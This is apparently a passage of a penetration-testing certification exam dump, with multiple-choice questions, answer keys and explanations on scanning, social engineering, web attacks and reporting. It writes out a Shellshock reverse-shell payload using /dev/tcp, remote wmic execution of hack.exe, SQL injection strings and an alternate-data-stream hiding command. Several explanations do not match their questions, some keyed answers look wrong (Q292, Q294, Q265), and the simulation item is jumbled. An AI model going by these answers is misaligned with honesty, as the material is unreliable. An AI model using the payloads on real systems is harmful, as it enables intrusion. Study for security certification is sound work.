- -open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

#### NEW QUESTION 206

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\CS\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system
- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

**Answer:** CD

#### Explanation:

WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

#### NEW QUESTION 211

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

**Answer:** A

#### Explanation:

The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

#### NEW QUESTION 212

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

- A. Attempting to tailgate an employee going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

**Answer:** D

#### NEW QUESTION 214

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

**Answer:** D

#### NEW QUESTION 216

A penetration tester writes the following script:



```
#!/bin/bash
for x in `seq 1 254`; do
    ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

- A. Determine active hosts on the network.
- B. Set the TTL of ping packets for stealth.
- C. Fill the ARP table of the networked devices.
- D. Scan the system on the most used ports.

**Answer:** A

**Explanation:**

The tester is attempting to determine active hosts on the network by writing a script that pings a range of IP addresses. Ping is a network utility that sends ICMP echo request packets to a host and waits for ICMP echo reply packets. Ping can be used to test whether a host is reachable or not by measuring its response time. The script uses a for loop to iterate over a range of IP addresses from 192.168.1.1 to 192.168.1.254 and pings each one using the ping command with -c 1 option, which specifies one packet per address.

**NEW QUESTION 219**

Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

- A. Whether the cloud service provider allows the penetration tester to test the environment
- B. Whether the specific cloud services are being used by the application
- C. The geographical location where the cloud services are running
- D. Whether the country where the cloud service is based has any impeding laws

**Answer:** A

**Explanation:**

The first thing that a penetration tester should consider when engaging in a penetration test in a cloud environment is whether the cloud service provider allows the tester to test the environment, as this will determine whether the tester has permission or authorization to perform the test. Some cloud service providers have policies or terms of service that prohibit or restrict penetration testing on their platforms or require prior approval or notification before testing. The tester should review these policies and obtain written consent from the provider before conducting any testing activities.

**NEW QUESTION 221**

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

- A. The libraries may be vulnerable
- B. The licensing of software is ambiguous
- C. The libraries' code bases could be read by anyone
- D. The provenance of code is unknown
- E. The libraries may be unsupported
- F. The libraries may break the application

**Answer:** AD

**Explanation:**

> A. The libraries may be vulnerable to security bugs or exploits that can compromise the application or the data. According to the web search results, open-source libraries often have vulnerabilities that can be exploited by attackers, such as Heartbleed, Shellshock, DROWN, or npm left-pad1234. These vulnerabilities can allow attackers to extract sensitive data, execute arbitrary commands, decrypt encrypted traffic, or break the functionality of the application. Therefore, using third-party open-source libraries in application code poses a significant security risk.

> D. The provenance of code is unknown, meaning that the origin and history of the code are not verified or documented. According to the web search results, open-source libraries and client projects are developed and continuously evolving in an asynchronous way, which makes it difficult to track the changes and updates of the code2. Moreover, open-source libraries may have dependencies on other libraries, which can introduce additional risks or vulnerabilities1. Therefore, using third-party open-source libraries in application code poses a significant quality risk.

**NEW QUESTION 226**

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports
```

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 6.6.1p1
53/tcp	open	domain	dnsmasq 2.72
80/tcp	open	http	lighttpd
443/tcp	open	ssl/http	httpd

```
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

**Answer: B**

**Explanation:**

The heart bleed bug is an open ssl bug which does not affect SSH Ref:  
<https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh>

**NEW QUESTION 227**

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings. Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

**Answer: B**

**NEW QUESTION 230**

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

**Answer: A**

**Explanation:**

S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

**NEW QUESTION 232**

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

**Answer: B**

**Explanation:**

The penetration tester violated the client's request and the code of ethics by not reporting the vulnerability immediately and leaving it in place. This could have contributed to the breach and the data loss. The company should investigate the penetration tester's actions and motives, and hold them accountable for any negligence or malpractice.

**NEW QUESTION 236**

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables. Which of the following should be included as a recommendation in the remediation report?

- A. Stronger algorithmic requirements
- B. Access controls on the server
- C. Encryption on the user passwords
- D. A patch management program

**Answer: A**

**NEW QUESTION 238**

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

- A. Multifactor authentication
- B. Encrypted communications
- C. Secure software development life cycle
- D. Parameterized queries

**Answer:** D

**Explanation:**

The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%', the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

**NEW QUESTION 242**

After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:

```
curl http://169.254.169.254/latest
```

Which of the following attacks is the penetration tester most likely trying to perform?

- A. Metadata service attack
- B. Container escape techniques
- C. Credential harvesting
- D. Resource exhaustion

**Answer:** A

**Explanation:**

The penetration tester is most likely trying to perform a metadata service attack, which is an attack that exploits a vulnerability in the metadata service of a cloud provider. The metadata service is a service that provides information about the cloud instance, such as its IP address, hostname, credentials, user data, or role permissions. The metadata service can be accessed from within the cloud instance by using a special IP address, such as 169.254.169.254 for AWS, Azure, and GCP. The commands that the penetration tester runs are curl commands, which are used to transfer data from or to a server. The curl commands are requesting data from the metadata service IP address with different paths, such as /latest/meta-data/iam/security-credentials/ and /latest/user-data/. These paths can reveal sensitive information about the cloud instance, such as its IAM role credentials or user data scripts. The penetration tester may use this information to escalate privileges, access other resources, or perform other actions on the cloud environment. The other options are not likely attacks that the penetration tester is trying to perform.

**NEW QUESTION 247**

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])) {  
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);  
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer:** B

**Explanation:**

Netcat and cURL are tools that will help the tester prepare an attack for this scenario, as they can be used to establish a TCP connection, send payloads, and receive responses from the target web server. Netcat is a versatile tool that can create TCP or UDP connections and transfer data between hosts. cURL is a tool that can transfer data using various protocols, such as HTTP, FTP, SMTP, etc. The tester can use these tools to exploit the PHP script that executes shell commands with the value of the "item" variable.

**NEW QUESTION 252**

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

- A. Buffer overflows
- B. Cross-site scripting
- C. Race-condition attacks
- D. Zero-day attacks
- E. Injection flaws
- F. Ransomware attacks

**Answer:** BE

**Explanation:**

A01-Injection  
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE  
A05-Broken Access Control A06-Security Misconfiguration A07-XSS  
A08-Insecure Deserialization  
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

**NEW QUESTION 257**

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

- A. Active scanning
- B. Ping sweep
- C. Protocol reversing
- D. Packet analysis

**Answer:** A

#### NEW QUESTION 259

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

**Answer:** CD

#### NEW QUESTION 260

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

**Answer:** DE

#### Explanation:

Always carry the contact information and any documents stating that you are approved to do this.

#### NEW QUESTION 261

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

**Answer:** D

#### Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

#### NEW QUESTION 265

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

- A. After detection of a breach
- B. After a merger or an acquisition
- C. When an organization updates its network firewall configurations
- D. When most of the vulnerabilities have been remediated

**Answer:** D

#### NEW QUESTION 267

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

- A. Nessus
- B. Metasploit
- C. Burp Suite
- D. Ethercap

**Answer:** B

#### NEW QUESTION 271



After running the enum4linux.pl command, a penetration tester received the following output:

```
=====
|   Enumerating Workgroup/Domain on 192.168.100.56   |
=====
[+] Got domain/workgroup name: WORKGROUP
=====
|   Session Check on 192.168.100.56   |
=====
[+] Server 192.168.100.56 allows sessions using username '', password ''
=====
|   Getting domain SID for 192.168.100.56   |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
|   Share Enumeration on 192.168.100.56   |
=====
      Sharename Type Comment
      -----
      print$ Disk Printer Drivers
      web Disk File Server
      IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web Mapping: OK, Listing: OK
//192.168.100.56/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

- A. smbpool //192.160.100.56/print\$
- B. net rpc share -S 192.168.100.56 -U "
- C. smbget //192.168.100.56/web -U "
- D. smbclient //192.168.100.56/web -U " -N

**Answer: D**

**Explanation:**

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

**NEW QUESTION 272**

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

**Answer: B**

**Explanation:**

"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

**NEW QUESTION 277**

A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

- A. Alternate data streams
- B. PowerShell modules
- C. MP4 steganography
- D. PsExec

**Answer: A**

**Explanation:**

Alternate data streams (ADS) are a feature of the NTFS file system that allows storing additional data in a file without affecting its size, name, or functionality. ADS can be used to hide or embed data or executable code in a file, such as a specially crafted binary for later execution. ADS can be created or accessed using various tool or commands, such as the command prompt, PowerShell, or Sysinternals12. For example, the following command can create an ADS named



secret.exe in a file named test.txt and run it using wmic.exe process call create function: type secret.exe > test.txt:secret.exe & wmic process call create "cmd.exe /c test.txt:secret.exe"

#### NEW QUESTION 280

A penetration tester is conducting an unknown environment test and gathering additional information that can be used for later stages of an assessment. Which of the following would most likely produce useful information for additional testing?

- A. Searching for code repositories associated with a developer who previously worked for the target company
- B. Searching for code repositories target company's organization
- C. Searching for code repositories associated with the target company's organization
- D. Searching for code repositories associated with a developer who previously worked for the target company

**Answer: B**

#### Explanation:

Code repositories are online platforms that store and manage source code and other files related to software development projects. Code repositories can contain useful information for additional testing, such as application names, versions, features, functions, vulnerabilities, dependencies, credentials, comments, or documentation. Searching for code repositories associated with the target company's organization would most likely produce useful information for additional testing, as it would reveal the software projects that the target company is working on or using, and potentially expose some weaknesses or flaws that can be exploited. Code repositories can be searched by using tools such as GitHub, GitLab, Bitbucket, or SourceForge1. The other options are not as likely to produce useful information for additional testing, as they are not directly related to the target company's software development activities. Searching for code repositories associated with a developer who previously worked for the target company may not yield any relevant or current information, as the developer may have deleted, moved, or updated their code repositories after leaving the company.

Searching for code repositories associated with the target company's competitors or customers may not yield any useful or accessible information, as they may have different or unrelated software projects, or they may have restricted or protected their code repositories from public view.

#### NEW QUESTION 281

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

**Answer: C**

#### Explanation:

As mentioned in question 1, the SOW describes the specific activities, deliverables, and schedules for a penetration tester. The other documents are not relevant for this purpose. An NDA is a non-disclosure agreement that protects the confidentiality of the client's information. An MSA is a master service agreement that defines the general terms and conditions of a business relationship. An MOU is a memorandum of understanding that expresses a common intention or agreement between parties.

#### NEW QUESTION 285

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.

Which of the following should the tester verify FIRST to assess this risk?

- A. Whether sensitive client data is publicly accessible
- B. Whether the connection between the cloud and the client is secure
- C. Whether the client's employees are trained properly to use the platform
- D. Whether the cloud applications were developed using a secure SDLC

**Answer: A**

#### NEW QUESTION 286

##### SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

#### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

#### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

```
ports = [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:
```

```
import socket
import sys


def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Secure System

<https://comptia.org/login.aspx#remediatesource>

```
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZm9qdGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXJndWlydm9pb2h2ZGd1aWJoaGR1ZmZpZ2hzZDpYmhoZHNmc291Ymdoc3d5ZGI1Z2Z2
8 bnNkbGlqO2Job3VpYXNpZGZubXM7bGkZmliaHZab3NhZGJua2N4dnZ1aWdoia3NqYVYVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVhZGZidmxaamFmbGhk3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hoZHNmZmU1c2hmdWRzZmZoc3U3cndweWhmamiRzZmZ2bnVzZm53cnYmYnZlZXJ2" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value='1'>"+document.location.href.substring(document.location.href.indexOf('=')+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<uid value=""main id="" method="post">
15 <div style="margin-top:200px;margin-bottom:10px">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px">
19 <span style="width:100px">Name</span>
20 <input style="width:150px" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**

1: Null session enumeration Weak SMB file permissions Fragmentation attack

2: nmap

-sV

-p 1-1023

\* 192.168.2.2

3: #!/usr/bin/python export \$PORTS = 21,22 for \$PORT in \$PORTS: try:

s.c onnect((ip, port))

print("%s:%s – OPEN" % (ip, port)) except socket.timeout

print("%s:%s – TIMEOUT" % (ip, port)) except socket.error as e:

print("%s:%s – CLOSED" % (ip, port)) finally

s.close() port\_scan(sys.argv[1], ports)

**NEW QUESTION 288**

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

**Answer: C**

**NEW QUESTION 291**

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
- C. exploits = {"User-Agent": "()" { ignored;};/bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

**Answer: A**

**NEW QUESTION 292**

A penetration tester found the following valid URL while doing a manual assessment of a web application: <http://www.example.com/product.php?id=123987>.

Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

- A. SQLmap
- B. Nessus
- C. Nikto



D. DirBuster

**Answer: B**

#### NEW QUESTION 294

During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.

```
.myprofile.com/servicestatus.php?serviceID=1  
.myprofile.com/servicestatus.php?serviceID=2  
.myprofile.com/servicestatus.php?serviceID=3  
.myprofile.com/servicestatus.php?serviceID=4  
.myprofile.com/servicestatus.php?serviceID=5  
.myprofile.com/servicestatus.php?serviceID=6
```

Which of the following vulnerabilities was the attacker trying to exploit?

- A. ...Session hijacking
- B. ...URL manipulation
- C. ...SQL injection
- D. ...Insecure direct object reference

**Answer: C**

#### Explanation:

The vulnerability that the attacker was trying to exploit is SQL injection, which is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can allow an attacker to perform various actions on the database, such as reading, modifying, deleting, or creating data, or executing commands on the underlying OS. The log shows that the attacker was sending thousands of requests to the same URL with different parameters, such as `id=1' OR 1=1;--`, `id=1' AND 1=2;--`, or `id=1' UNION SELECT * FROM users;--`. These parameters are examples of SQL injection payloads, which are crafted SQL statements that are designed to manipulate or bypass the intended SQL query. For example, `id=1' OR 1=1;--` is a payload that terminates the original query with a single quote and a semicolon, appends an OR condition that is always true (`1=1`), and comments out the rest of the query with two dashes (`--`). This payload can cause the web application to return all records from the database table instead of just one record with `id=1`. The other options are not vulnerabilities that match the log entries. Session hijacking is a type of attack that exploits a vulnerability in a web application that allows an attacker to take over an active session of another user by stealing or guessing their session identifier or cookie. 